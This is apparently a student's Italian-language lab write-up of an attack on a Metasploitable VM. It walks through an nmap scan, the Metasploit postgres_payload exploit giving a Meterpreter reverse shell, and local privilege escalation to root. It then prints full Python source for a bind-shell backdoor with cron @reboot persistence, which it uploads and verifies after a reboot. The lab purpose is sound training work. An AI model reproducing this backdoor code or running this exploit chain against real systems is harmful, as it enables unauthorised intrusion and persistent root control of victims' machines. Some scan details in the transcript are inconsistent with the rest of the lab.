

Esercitazione S7-L3

Ho avviato la **Metasploitable** ed impostato l'indirizzo IP **192.168.1.40**. Successivamente ho verificato la connessione tra la kali e la Metasploitable con un **ping**.

```

kali@kali:~$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data:
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.563 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.551 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.293 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.407 ms
64 bytes from 192.168.1.40: icmp_seq=5 ttl=64 time=0.355 ms
^C
— 192.168.1.40 ping statistics —
 5 packets transmitted, 5 received, 0% packet loss, time 4075ms
 rtt min/avg/max/mdev = 0.293/0.433/0.563/0.106 ms

```

Ho effettuato una scansione della macchina target con **nmap**

```

👉 [kali@kali ~]$ nmap -p -sV 192.168.1.140
Starting Nmap: 7.94SVN (https://nmap.org) at 2024-12-18 14:30 CET
Nmap scan report for 192.168.1.140
Host is up (0.000175 latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rcpbind
139/tcp   open  netbios-ssn
445/tcp   open  netbios-ssn
512/tcp   open  exec
513/tcp   open  login?
514/tcp   open  shell
1099/tcp  open  java-rmi
1524/tcp  open  bindshell
2049/tcp  open  nfs
2121/tcp  open  ftp
3206/tcp  open  mysql
3632/tcp  open  distcc
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  x11
6667/tcp  open  irc
6697/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  http
8787/tcp  open  drb
37676/tcp open  status
41426/tcp open  mountd
51801/tcp open  java-rmi
53115/tcp open  nlockmgr
1-4 (RPC #100021)
MAC Address: 08:00:27:CE:05:91 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.metasploitable.LAN; OS:
kernel

Service detection performed. Please report any incorrect results at https://nmap
Nmap done: 1 IP address (1 host up) scanned in 164.03 seconds

```

e avviato **Metasploit** (**msfconsole**).

`(kali㉿kali)~[/]# msfconsole`

Metasploit tip: After running `db_nmap`, be sure to check out of hosts and services

METASPLOIT by Rapid7

```
=====
EXPLOIT
=====
[msf >]
\(\@)\(\@)\(\@)\(\@)\(\@)\(\@)\
*****
```

o o o o o

PAYLOAD

\(\@)\(\@)***\(\@)\(\@)***\(\@)

LOOT

C:\Windows\System32\cmd.exe

Python

```
=[ metasploit v6.4.38-dev ]
+ -- 2467 exploits - 1273 auxiliary - 431 post
+ -- 1478 payloads - 49 encoders - 13 nops
+ -- 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

Ho effettuato una ricerca per individuare l'exploit indicato dalla traccia (**postgres_payload**).

```
msf6 > search linux postgres_payload

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/linux/postgres/postgres_payload  2007-06-05      excellent Yes     PostgreSQL for Linux Payload Execution
1  \_ target: linux x86                      .              .      .      .
2  \_ target: linux x86_64                  .              .      .      .

Interact with a module by name or index. For example info 2, use 2 or use exploit/linux/postgres/postgres_payload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86_64'
```

Poi ho selezionato tramite indice (**0**) l'exploit, visualizzato e settato le opzioni.

```
msf6 > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

Name      Current Setting  Required  Description
--      -
VERBOSE   false           no        Enable verbose output

Used when connecting via an existing SESSION:

Name      Current Setting  Required  Description
--      -
SESSION   no              no        The session to run this module on

Used when making a new connection via RHOSTS:

Name      Current Setting  Required  Description
--      -
DATABASE  postgres         no        The database to authenticate against
PASSWORD  postgres         no        The password for the specified username. Leave blank if not required.
RHOSTS    no              no        The target host(s), see https://docs.metasploit.com/docs/basics/using-metasploit.html
RPORT     5432            no        The target port
USERNAME  postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.1.25    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Linux x86

View the full module info with the info, or info -d command.
```

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
```

Avvio exploit

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-4ubuntu1)
[*] Uploaded as /tmp/irHTgIfL.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.40:54775) at 2024-12-18 14:36:35

meterpreter > 
```

Una volta aperta la sessione **Meterpreter** ho controllato l'utente attivo con **getuid**.

```
meterpreter > getuid
Server username: postgres
```

Successivamente ho messo la sessione appena aperta in background (**bg**) creando la sessione 2.

```
meterpreter > bg
[*] Backgrounding session 2...
msf6 exploit(linux/postgres/postgres_payload) > back
msf6 > sessions

Active sessions
--
Id  Name  Type  Information  Connection
--
2   meterpreter x86/linux postgres @ metasploitable.localdomain 192.168.1.25:4444 → 192.168.1.40:60651 (192.168.1.40)
```

Aiutandomi con una ricerca su internet ho individuato un modulo **post** in grado di sfruttare una sessione aperta per cercare altre vulnerabilità e consigliare altri exploit. Così ho effettuato una ricerca su [msfconsole](#).

```
msf6 > search type:post local exploit suggerer

Matching Modules
--
#  Name  Disclosure Date  Rank  Check  Description
-  -  -  -  -  -
0  post/multi/recon/local_exploit_suggester . normal No Multi Recon Local Exploit Suggester
```

Ho selezionato l'exploit tramite ID (**0**), aperto e settato le opzioni.

```
msf6 > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

Name      Current Setting  Required  Description
--      -
SESSION   false           yes       The session to run this module on
SHOWDESCRIPTION  false          yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 2
SESSION => 2
msf6 post(multi/recon/local_exploit_suggester) > set SHOWDESCRIPTION true
SHOWDESCRIPTION => true
```

Una volta avviato, l'exploit mi ha consigliato diversi altri exploit da utilizzare per ottenere privilegi da **root**.

```
[*] 192.168.1.40 - Valid modules for session 2:

#  Name  Potentially Vulnerable?  Check Result
-  -  -  -
1  exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes  The target appears to be vulnerable.
2  exploit/linux/local/glibc_origin_expansion_priv_esc  Yes  The target appears to be vulnerable.
3  exploit/linux/local/netfilter_priv_esc_ipv4  Yes  The target appears to be vulnerable.
4  exploit/linux/local/ptrace_sudo_token_priv_esc  Yes  The service is running, but could not be validated.
5  exploit/linux/local/su_login  Yes  The target appears to be vulnerable.
6  exploit/unix/local/setuid_nmap  Yes  The target is vulnerable. /usr/bin/nmap is setuid
```

Tra quelli proposti, la scelta è ricaduta sul primo exploit. Così l'ho aperto e ho settato le opzioni.

```

msf6 > use linux/local/glibc_ld_audit_dso_load_priv_esc
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

  Name          Current Setting  Required  Description
  --          -
  SESSION       1                yes       The session to run this module on
  SUID_EXECUTABLE /bin/ping        yes       Path to a SUID executable

Payload options (linux/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  LHOST         192.168.1.25    yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set SESSION 2
SESSION => 2

```

Una volta caricato però, mi sono accorto che il payload caricato di default era progettato per un sistema target **x64**, mentre il nostro era **x86**. Così mi sono messo alla ricerca di un altro payload più adatto alle nostre esigenze.

```

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  payload/generic/custom                   .              normal No      Custom Payload
1  payload/generic/debug_trap               .              normal No      Generic x86 Debug Trap
2  payload/generic/shell_bind_aws_ssm       .              normal No      Command Shell, Bind SSM (via AWS API)
3  payload/generic/shell_bind_tcp           .              normal No      Generic Command Shell, Bind TCP Inline
4  payload/generic/shell_reverse_tcp        .              normal No      Generic Command Shell, Reverse TCP Inline
5  payload/generic/ssh/interact              .              normal No      Interact with Established SSH Connection
6  payload/generic/tight_loop               .              normal No      Generic x86 Tight Loop
7  payload/linux/x64/exec                   .              normal No      Linux Execute Command
8  payload/linux/x64/meterpreter/bind_tcp    .              normal No      Linux Mettle x64, Bind TCP Stager
9  payload/linux/x64/meterpreter/reverse_sctp .              normal No      Linux Mettle x64, Reverse SCTP Stager
10 payload/linux/x64/meterpreter/reverse_tcp .              normal No      Linux Mettle x64, Reverse TCP Stager
11 payload/linux/x64/meterpreter_reverse_http .              normal No      Linux Meterpreter, Reverse HTTP Inline
12 payload/linux/x64/meterpreter_reverse_https .              normal No      Linux Meterpreter, Reverse HTTPS Inline
13 payload/linux/x64/meterpreter_reverse_tcp .              normal No      Linux Meterpreter, Reverse TCP Inline
14 payload/linux/x64/pingback_bind_tcp      .              normal No      Linux x64 Pingback, Bind TCP Inline

```

```

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > search reverse_tcp x86 linux meterpreter

Matching Modules

#  Name
-  -
0  payload/cmd/linux/http/x86/meterpreter_reverse_tcp
1  payload/cmd/linux/http/x86/metsvc_reverse_tcp
2  payload/cmd/linux/http/x86/meterpreter_reverse_tcp
3  payload/cmd/linux/http/x86/meterpreter_reverse_tcp
4  payload/cmd/linux/http/x86/meterpreter_reverse_tcp
5  payload/cmd/linux/http/x86/meterpreter_reverse_tcp
6  payload/cmd/linux/http/x86/meterpreter_reverse_tcp
7  payload/cmd/linux/http/x86/meterpreter_reverse_tcp
8  payload/cmd/linux/http/x86/meterpreter_reverse_tcp
9  payload/cmd/linux/http/x86/meterpreter_reverse_tcp
10 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
11 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
12 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
13 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
14 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
15 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
16 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
17 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
18 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
19 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
20 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
21 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
22 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
23 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
24 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
25 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
26 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
27 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
28 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
29 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
30 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
31 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
32 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
33 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
34 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
35 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
36 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
37 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
38 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
39 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
40 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
41 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
42 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
43 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
44 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
45 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
46 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
47 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
48 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
49 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
50 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
51 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
52 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
53 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
54 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
55 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
56 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
57 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
58 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
59 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
60 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
61 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
62 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
63 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
64 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
65 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
66 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
67 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
68 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
69 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
70 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
71 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
72 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
73 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
74 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
75 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
76 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
77 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
78 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
79 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
80 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
81 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
82 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
83 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
84 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
85 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
86 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
87 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
88 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
89 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
90 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
91 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
92 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
93 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
94 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
95 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
96 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
97 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
98 payload/cmd/linux/http/x86/meterpreter_reverse_tcp
99 payload/cmd/linux/http/x86/meterpreter_reverse_tcp

```

Trovato un payload adatto, l'ho caricato e ho impostato i parametri corretti.

```

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

  Name          Current Setting  Required  Description
  --          -
  SESSION       2                yes       The session to run this module on
  SUID_EXECUTABLE /bin/ping        yes       Path to a SUID executable

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  LHOST         192.168.1.25    yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

```

Fatto ciò, ho avviato quest'altro exploit appoggiandomi sulla sessione 2 precedentemente creata. Il risultato è stato una nuova sessione di **Meterpreter** con i privilegi di **root**.

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.PmS6RSf7' (1271 bytes) ...
[*] Writing '/tmp/.F5wYmJf5Ak' (286 bytes) ...
[*] Writing '/tmp/.7Q12Gdpxv' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 3 opened (192.168.1.25:4444 → 192.168.1.40:60319) at 2024-12-18 15:27:07 +0100

meterpreter > getuid
Server username: root
meterpreter > 
```

Extra - Backdoor

Per aprire una **backdoor persistente** (attiva anche dopo riavvio macchina) sul sistema target, ho creato uno script in python (**2.5.2**) da uploadare aiutandomi con ChatGPT.

```
1  # -*- coding: utf-8 -*-
2  import socket
3  import subprocess
4  import os
5  import sys
6  import time
7
8  LHOST = "0.0.0.0"
9  LPORT = 9090
10
11 def bind_shell():
12     server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
13     try:
14         server_socket.bind((LHOST, LPORT))
15         server_socket.listen(5)
16         while True:
17             client_socket, client_address = server_socket.accept()
18             while True:
19                 command = client_socket.recv(1024)
20                 if command.lower() == "exit":
21                     break
22                 output = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
23                 stdout, stderr = output.communicate()
24                 client_socket.send(stdout + stderr)
25             client_socket.close()
26     except Exception, e:
27         server_socket.close()
28
29 def create_persistence():
30     cron_job = "@reboot python /home/msfadmin/backdoor.py\n"
31     crontab_content = os.popen("crontab -l 2>/dev/null").read()
32     if not crontab_content:
33         crontab_content = ""
34     crontab_content += cron_job
35     cron_file = open("/tmp/mycron", "w")
36     cron_file.write(crontab_content)
37     cron_file.close()
38     os.system("crontab /tmp/mycron")
39     os.remove("/tmp/mycron")
40
41 if __name__ == "__main__":
42     create_persistence()
43     bind_shell()
```

Tale script mette in ascolto la macchina su cui viene avviato sulla porta **9090** grazie alla libreria **socket**, abilitando una shell interattiva sul sistema collegato a tale porta grazie alla libreria **subprocess** (**def bind_shell**).

Inoltre il codice riesce a rendere questa backdoor persistente grazie alla creazione di un **cron_job**, ovvero script che vengono eseguiti in automatico dal sistema all'avvio (**def create_persistence**). Il file python viene richiamato dalla cartella **/home/msfadmin**, scelta

perchè non viene “azzerata” allo spegnimento, come ad esempio accade con la `/tmp`, utilizzata invece solo per i file temporanei di sessione.

Successivamente, grazie alla sessione di **Meterpreter** con permessi di root aperta in precedenza, ho caricato lo script sulla Metasploitable.

Poi sono entrato nella shell ed avviato il programma con il comando “**python**”.

```
meterpreter > cd /home/msfadmin
meterpreter > upload //home/kali/Desktop/S6-L3/backdoor.py
[*] Uploading : //home/kali/Desktop/S6-L3/backdoor.py -> backdoor.py
[*] Uploaded -1.00 B of 2.99 KiB (-0.03%): //home/kali/Desktop/S6-L3/backdoor.py -> backdoor.py
[*] Completed : //home/kali/Desktop/S6-L3/backdoor.py -> backdoor.py
meterpreter > shell
Process 4824 created.
Channel 2 created.
sudo python backdoor.py
^C
Terminate channel 2? [y/N] y
meterpreter > ls
Listing: /home/msfadmin

Mode                Size      Type    Last modified          Name
----                -
020666/rw-rw-rw-    0        cha    2010-03-17 00:01:07 +0100 .bash_history
040755/rwxr-xr-x   4096     dir    2010-04-17 20:11:00 +0200 .distcc
040700/rwx         4096     dir    2024-12-03 12:25:02 +0100 .gconf
040700/rwx         4096     dir    2024-12-03 12:25:32 +0100 .gconfd
100600/rw          4174     fil    2012-05-14 08:01:49 +0200 .mysql_history
100644/rw-r--r--   586      fil    2010-03-17 00:12:59 +0100 .profile
100700/rwx         4        fil    2012-05-20 20:22:32 +0200 .rhosts
040700/rwx         4096     dir    2010-05-18 03:43:18 +0200 .ssh
100644/rw-r--r--    0        fil    2010-05-07 20:38:35 +0200 .sudo_as_admin_successful
100644/rw-r--r--   3057     fil    2024-12-18 17:42:56 +0100 backdoor.py
040755/rwxr-xr-x   4096     dir    2010-04-28 05:44:17 +0200 vulnerable

meterpreter > [*] 192.168.1.40 - Meterpreter session 5 closed. Reason: Died
```

Ho poi verificato che la backdoor funzionasse con **Netcat**.

```
(kali@kali)-[~]
$ nc 192.168.1.40 9090
ls
PG_VERSION
backdoor.py
base
global
pg_clog
pg_multixact
pg_subtrans
pg_tblspc
pg_twophase
pg_xlog
postmaster.opts
postmaster.pid
root.crt
server.crt
server.key
whoami
root
^C
```

Effettivamente la backdoor funziona con permessi di **root**.

Infine, come prova finale, ho riavviato la **Metasploitable**.


```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:ce:05:91 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fece:591/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ * Reloading OpenBSD Secure Shell server's configuration sshd
...done.
* Reloading Postfix configuration...
...done.

msfadmin@metasploitable:~$ sudo reboot

Broadcast message from msfadmin@metasploitable
(/dev/tty1) at 11:49 ...

The system is going down for reboot NOW!
msfadmin@metasploitable:~$ * Stopping web server apache2 [ OK
* Stopping Tomcat servlet engine tomcat5.5 [ OK
Stopping Samba daemons: nmbd smbda
not implemented
* Stopping NFS common utilities [ OK
* Stopping Postfix Mail Transport Agent postfix [ OK
* Stopping internet superserver xinetd [ OK
* Stopping MySQL database server mysqld
```

E, senza aver avviato nient'altro, ho aperto una nuova sessione di **Netcat**.



```
(kali㉿kali)-[~]  
$ nc 192.168.1.40 9090  
ls  
Desktop  
reset_logs.sh  
test_metasploit  
vnc.log  
whoami  
root  
█
```

Effettivamente la backdoor risulta attiva nonostante il riavvio con permessi di **root**.